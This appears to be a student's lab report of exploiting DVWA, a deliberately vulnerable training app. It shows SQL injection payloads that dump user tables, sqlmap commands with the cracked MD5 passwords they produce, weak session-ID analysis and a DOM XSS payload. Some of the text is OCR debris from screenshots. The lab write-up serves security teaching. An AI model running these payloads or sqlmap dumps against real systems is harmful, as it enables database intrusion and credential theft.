<pre>1 POST /sbne5onvtschq0wst2legjnltr2-182-16050/vulnerabilities/sqli/ HTTP/1.1 2 Host: 104.248.99.198 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 18 9 Origin: http://104.248.99.198 10 Connection: close 11 Referer: http://104.248.99.198/sbne5onvtschq0wst2legjnltr2-182-16050/vulnerabilities/sqli/ 12 Cookie: security=medium; PHPSESSID=hs8kqide3iptlh2ksddlof9hs3 13 Upgrade-Insecure-Requests: 1 14 15 id=3 order by 1000#Submit=Submit</pre>	

Payload - 1 union select user, password from users#



Vulnerability: SQL Injection

User ID:

```
ID: 1 union select user,password from users
First name: admin
Surname: admin

ID: 1 union select user,password from users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select user,password from users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select user,password from users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select user,password from users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select user,password from users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

SQL Injection

Security Level – High

Exploitation:

Payload - **1' or 1=1 order by 1 #**

Proof of Concept

The screenshot shows the DVWA application's "Vulnerability: SQL Injection" page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, **SQL Injection** (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the status is shown as "Username: admin" and "Security Level: high". The main content area displays the title "Vulnerability: SQL Injection" and a note "Click [here to change your ID.](#)". It shows several examples of successful SQL注入 payloads and their results:

- ID: 1' or 1=1 order by 1 #
First name: admin
Surname: admin
- ID: 1' or 1=1 order by 1 #
First name: Bob
Surname: Smith
- ID: 1' or 1=1 order by 1 #
First name: Gordon
Surname: Brown
- ID: 1' or 1=1 order by 1 #
First name: Hack
Surname: Me
- ID: 1' or 1=1 order by 1 #
First name: Pablo
Surname: Picasso

Below this, a "More Information" section lists several links for further reading:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

A browser window titled "SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox" is shown in the background, displaying the same payload and results as the DVWA page.

Payload - 1' or 1=1 union select user, password from users

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: 1' or 1=1 union select user,password from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select user,password from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select user,password from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select user,password from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select user,password from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' or 1=1 union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' or 1=1 union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' or 1=1 union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' or 1=1 union select user,password from users #
First name: smthy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Username: admin
Security Level: high


[View Source](#) [View Help](#)

7. SQL Injection (Blind)

Security Level – **Low**

Proof of Concept

True condition Payload – **1' and 1=1#**




The screenshot shows the DVWA SQL Injection (Blind) page. The URL is 104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-15956/vulnerabilities/sql_injection/?id=1' and 1=1%23&Submit=. The main content area displays the message "User ID exists in the database." Below the input field, there is a "More Information" section with a list of links related to SQL injection.

User ID: Submit
User ID exists in the database.

More Information

- <http://www.secureteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-ok/>
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com>

False Condition Payload – **1' and 1=0#**



The screenshot shows the DVWA SQL Injection (Blind) page. The URL is 104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-15956/vulnerabilities/sql_injection/?id=1' and 1=0%23&Submit=. The main content area displays the message "User ID is MISSING from the database." Below the input field, there is a "More Information" section with a list of links related to SQL injection.

User ID: Submit
User ID is MISSING from the database.

More Information

- <http://www.secureteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_Injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-ok/>
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com>

Security Level - Medium

Exploitation:

- Used **sqlmap** tool for the exploitation.

Commands and Payloads:

- sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id --dbs
- sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa --tables
- sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa -T users --columns
- sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa -T users -C user,user_id,password,avatar --dump --threads 5

Proof of Concept

The screenshot shows the Kali Linux terminal running sqlmap against a MySQL database. The command used is:

```
root@kali:/home/kali# sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id --dbs
```

The interface displays the following information:

- Parameter:** id (POST)
- Type:** boolean-based blind
- Title:** AND boolean-based blind - WHERE or HAVING clause
- Payload:** id=2 AND 3803=3803&Submit=Submit
- Type:** time-based blind
- Title:** MySQL >= 5.0.12 AND time-based blind (query SLEEP)
- Payload:** id=2 AND (SELECT 3931 FROM (SELECT(SLEEP(5)))kDui)&Submit=Submit

DECODED FROM: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/

Query parameters (0):

Body Parameters (2):

Request Cookies (1):

Request Headers (12):

INSPECTOR:

Selection
Selected Text
Unselected Text

DECODED FROM: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/

Query parameters (0):

Body Parameters (2):

Request Cookies (3):

DECODED FROM: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16352/vulnerabilities/sqli_blind/

Query parameters (0):

Body Parameters (2):

Request Cookies (3):

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:39:38 /2021-01-30/

[08:39:39] [INFO] testing connection to the target URL

[08:39:39] [INFO] testing if the target URL content is stable

[08:39:39] [INFO] target URL content is stable

[08:39:40] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable

[08:39:40] [INFO] testing for SQL injection on POST parameter 'id'

[08:39:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[08:39:41] [INFO] POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="User ID exists in the database.")

[08:40:48] [INFO] the back-end DBMS is MySQL

[08:40:48] [INFO] back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[08:40:48] [INFO] fetching database names

[08:40:48] [INFO] fetching number of databases

[08:40:48] [WARNING] running in a single thread mode. Please consider usage of option '--threads' for faster data retrieval

[08:40:48] [INFO] retrieved: 2

[08:40:49] [INFO] retrieved: dvwa

[08:40:52] [INFO] retrieved: information_schema

available databases [2]:

[*] dvwa

[*] information_schema

```

Parameter: id (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 3803=3803&Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SELECT 3931 FROM (SELECT(SLEEP(5)))kDui)&Submit=Submit
---

[08:45:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork) timed injection
[08:45:51] [INFO] fetching tables for database: 'dvwa'
[08:45:51] [INFO] fetching number of tables for database 'dvwa'
[08:45:51] [INFO] resumed: 2
[08:45:51] [INFO] retrieving the length of query output
[08:45:51] [INFO] resumed: 9
[08:45:51] [INFO] resumed: guestbook
[08:45:51] [INFO] retrieving the length of query output
[08:45:51] [INFO] resumed: 5
[08:45:51] [INFO] resumed: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

```

User ID exists
More Information
SQL Injection
XSS (DOM)
XSS (Reflected)
CSP Bypass
JavaScript
DVWA Security

Burp Suite
Repeat
Repeater
Request
Response
Encoder
Decoder
POST
values
titles/
links/
User-Agent
Accept
text/html
0.0.0.0
Accept
Accept
Content
Content
Origin
Connection
Referer
HTTP/
192.168.
Cookies
c19199
Upgrade
/dvwa
id=2&S9

```

Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column    | Type   |
+-----+-----+
| user      | varchar(15) |
| avatar    | varchar(70)  |
| failed_login | int(3)   |
| first_name | varchar(15) |
| last_login  | timestamp |
| last_name   | varchar(15) |
| password   | varchar(32)  |
| user_id    | int(6)    |
+-----+-----+

```

```

[09:39:36] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:39:36] [INFO] starting 2 processes
[09:39:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:39:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:39:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:39:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user | user_id | password | avatar |
+-----+-----+-----+-----+
| 1337 | 3        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | /hackable/users/1337.jpg |
| admin | 1        | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | /hackable/users/admin.jpg |
| gordonb | 2       | e99a18c428cb38d5f260853678922e03 (abc123) | /hackable/users/gordonb.jpg |
| pablo | 4        | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | /hackable/users/pablo.jpg |
| smithy | 5        | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | /hackable/users/smithy.jpg |
+-----+-----+-----+-----+

```

- Hence the user data is extracted using sqlmap.

Blind SQL Injection

Payload for High Security

```
sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16422/vulnerabilities/sqli_blind/" --cookie="id=5; security=high; PHPSESSID=mhogid10cc337fpbd645aagcf0" --data="id=2&Submit=Submit" -p id -D dvwa -T users -C user,password --dump --threads 10
```

Proof of Concept

```
root@kali:/home/kali# sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16422/vulnerabilities/sqli_blind/" --cookie="id=5; security=high; PHPSESSID=mhogid10cc337fpbd645aagcf0" --data="id=2&Submit=Submit" -p id -D dvwa -T users -C user,password --dump --threads 10

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:11:13 /2021-01-31

[16:11:13] [INFO] resuming back-end DBMS 'mysql'
[16:11:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: id (POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2 AND 8369=8369&Submit=Submit

  Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2 AND (SELECT 3212 FROM (SELECT(SLEEP(5)))ocIf)&Submit=Submit
...
[16:11:14] [INFO] the back-end DBMS is MySQL
```

```
[16:04:04] [INFO] resumed: 32
[16:04:04] [INFO] resumed: 0d107d09f5bbe40cade3de5c71e9e9b7
[16:04:04] [INFO] retrieving the length of query output
[16:04:04] [INFO] resumed: 6
[16:04:04] [INFO] resumed: smithy
[16:04:04] [INFO] retrieving the length of query output
[16:04:04] [INFO] resumed: 32
[16:04:04] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[16:04:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[16:04:07] [INFO] using hash method 'md5_generic_passwd'
[16:04:07] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:04:07] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[16:04:07] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:04:07] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+
| user   | password          |
+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+
```

8. Weak Session ID

Security Level - **Low**

Exploitation:

- Intercepted the request in burp suit.
- After submitting some request, it is observed that the session id for current session is increment of 1 to the previous session ID which makes the session id guessable and weak.

Observation and Proof of Concept

```
1 POST /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/
12 Cookie: dvwaSession=1; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
13 Upgrade-Insecure-Requests: 1
14
15

1 POST /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/
12 Cookie: dvwaSession=2; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
13 Upgrade-Insecure-Requests: 1
14
15

1 POST /sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-15866/vulnerabilities/weak_id/
12 Cookie: dvwaSession=3; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
13 Upgrade-Insecure-Requests: 1
14
15
```

Weak Session Id

Security Level - **Medium**

Observation:

- From intercepting the request, it is found that the session id is stored in dvwaSession variable.

Cookie code

Weak Session IDs Source
vulnerabilities/weak_id/source/medium.php

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dvwaSession", $cookie_value);  
}  
?>
```

Request 1

```
1 POST /sbne5onvtschq6wst2legjnltr2-182-16228/vulnerabilities/weak_id/ HTTP/1.1  
2 Host: 104.248.99.198  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 0  
9 Origin: http://104.248.99.198  
10 Connection: close  
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltr2-182-16228/vulnerabilities/weak_id/  
12 Cookie: dvwaSession=1611838821; security=medium; PHPSESSID=04lis4odfhg6vsamklegqjt556  
13 Upgrade-Insecure-Requests: 1  
14  
15
```

- On converting the dvwaSession value to timestamp , it is cleared that the session id is equal to the timestamp value.

Timestamp

Convert epoch to other time zone

Convert to time zone

Conversion results (1611838821)

1611838821 converts to **Thursday January 28, 2021 18:30:21 (pm)** in time zone **Asia/Kolkata (IST)**
The offset (difference to Greenwich Time/GMT) is +05:30 or in seconds 19800.

Request 2

```
1 POST /sbne5onvtschq6wst2legjnlrlr2-182-16228/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 104.248.99.198
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://104.248.99.198
10 Connection: close
11 Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnlrlr2-182-16228/vulnerabilities/weak_id/
12 Cookie: dvwaSession=1611838912; security=medium; PHPSESSID=04lis4odfhg6vsamklegqjt556
13 Upgrade-Insecure-Requests: 1
14
15
```

Timestamp

Convert epoch to other time zone

Convert to time zone

Conversion results (1611838912)

1611838912 converts to **Thursday January 28, 2021 18:31:52 (pm)** in time zone **Asia/Kolkata (IST)**
The offset (difference to Greenwich Time/GMT) is +05:30 or in seconds 19800.

Weak Session Id

Security Level - **High**

Exploitation:

- In the source it can be seen that the session id is just directly converted to md5 hash value.
- From inspecting the storage data, the dvwaSession cookie value can be seen.
- On decrypting the hash value, it is found that the two consecutive id are assigned consecutive id md5 hash value.

Cookie Code

vulnerabilities/weak_id/source/high.php

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dwaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

Request 1

Storage										
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	
dwaSession	1611839069	104.248.99.198	/vulnerabilities/weak_id/	Session	21	false	false	None	Thu, 28 Jan 2021 13:31:57 GMT	
dwaSession	c9f0f895fb98ab9159f51fd0297e236d	104.248.99.198	/vulnerabilities/weak_id/	Thu, 28 Jan 2021 14:32:14 GMT	43	false	false	None	Thu, 28 Jan 2021 13:32:14 GMT	
id	1%E2%80%99+and+%27a%27%3D%27b%27%23	104.248.99.198	/vulnerabilities/weak_id/	Session	37	false	false	None	Thu, 28 Jan 2021 12:51:44 GMT	
PHPSESSID	041is4odfhg6vsamklegqjt556	104.248.99.198	/	Session	35	false	false	None	Thu, 28 Jan 2021 13:31:57 GMT	
security	high	104.248.99.198	/vulnerabilities/weak_id/	Session	12	false	false	None	Thu, 28 Jan 2021 13:31:57 GMT	

Enter your Text Here

c9f0f895fb98ab9159f51fd0297e236d

MD5 Decrypt
search on
23+ websites

Get your Code Here

8

Request 2

Storage										
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	
dwaSession	1611839069	104.248.99.198	/vulnerabilities/weak_id/	Session	21	false	false	None	Thu, 28 Jan 2021 13:38:33 GMT	
dwaSession	45c48cce2e2d7fbdealafc51c7c6ad26	104.248.99.198	/vulnerabilities/weak_id/	Thu, 28 Jan 2021 14:38:34 GMT	43	false	false	None	Thu, 28 Jan 2021 13:38:34 GMT	
id	1%E2%80%99+and+%27a%27%3D%27b%27%23	104.248.99.198	/vulnerabilities/weak_id/	Session	37	false	false	None	Thu, 28 Jan 2021 12:51:44 GMT	
PHPSESSID	041is4odfhg6vsamklegqjt556	104.248.99.198	/	Session	35	false	false	None	Thu, 28 Jan 2021 13:38:33 GMT	
security	high	104.248.99.198	/vulnerabilities/weak_id/	Session	12	false	false	None	Thu, 28 Jan 2021 13:38:33 GMT	

Enter your Text Here

45c48cce2e2d7fbdealafc51c7c6ad26

MD5 Decrypt
search on
23+ websites

Get your Code Here

9

9. XSS DOM

Security Level - **Low**

Exploitation:

- In URL, inserted a script containing an alert function.
- The alert got executed on the web page.

Payload:

```
Q 104.248.99.198/sbne5onvtschq6wst2legjntlr2-182-15866/vulnerabilities/xss_d/?default=<script>alert("Hacked!!")</script> →
```

Proof of Concept

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser's address bar is `104.248.99.198/sbne5onvtschq6wst2legjntlr2-182-15866/vulnerabilities/xss_d/?default=<script>alert('Hacked!!')</script>`. The main content area displays a modal dialog box with the message "Hacked!!" and an "OK" button. The left sidebar contains a navigation menu with various exploit categories, and the "XSS (DOM)" option is currently selected.


XSS DOM

Security Level - Medium & High

Exploitation:

- Hooked the website to BeEF using the below payload and exploited.

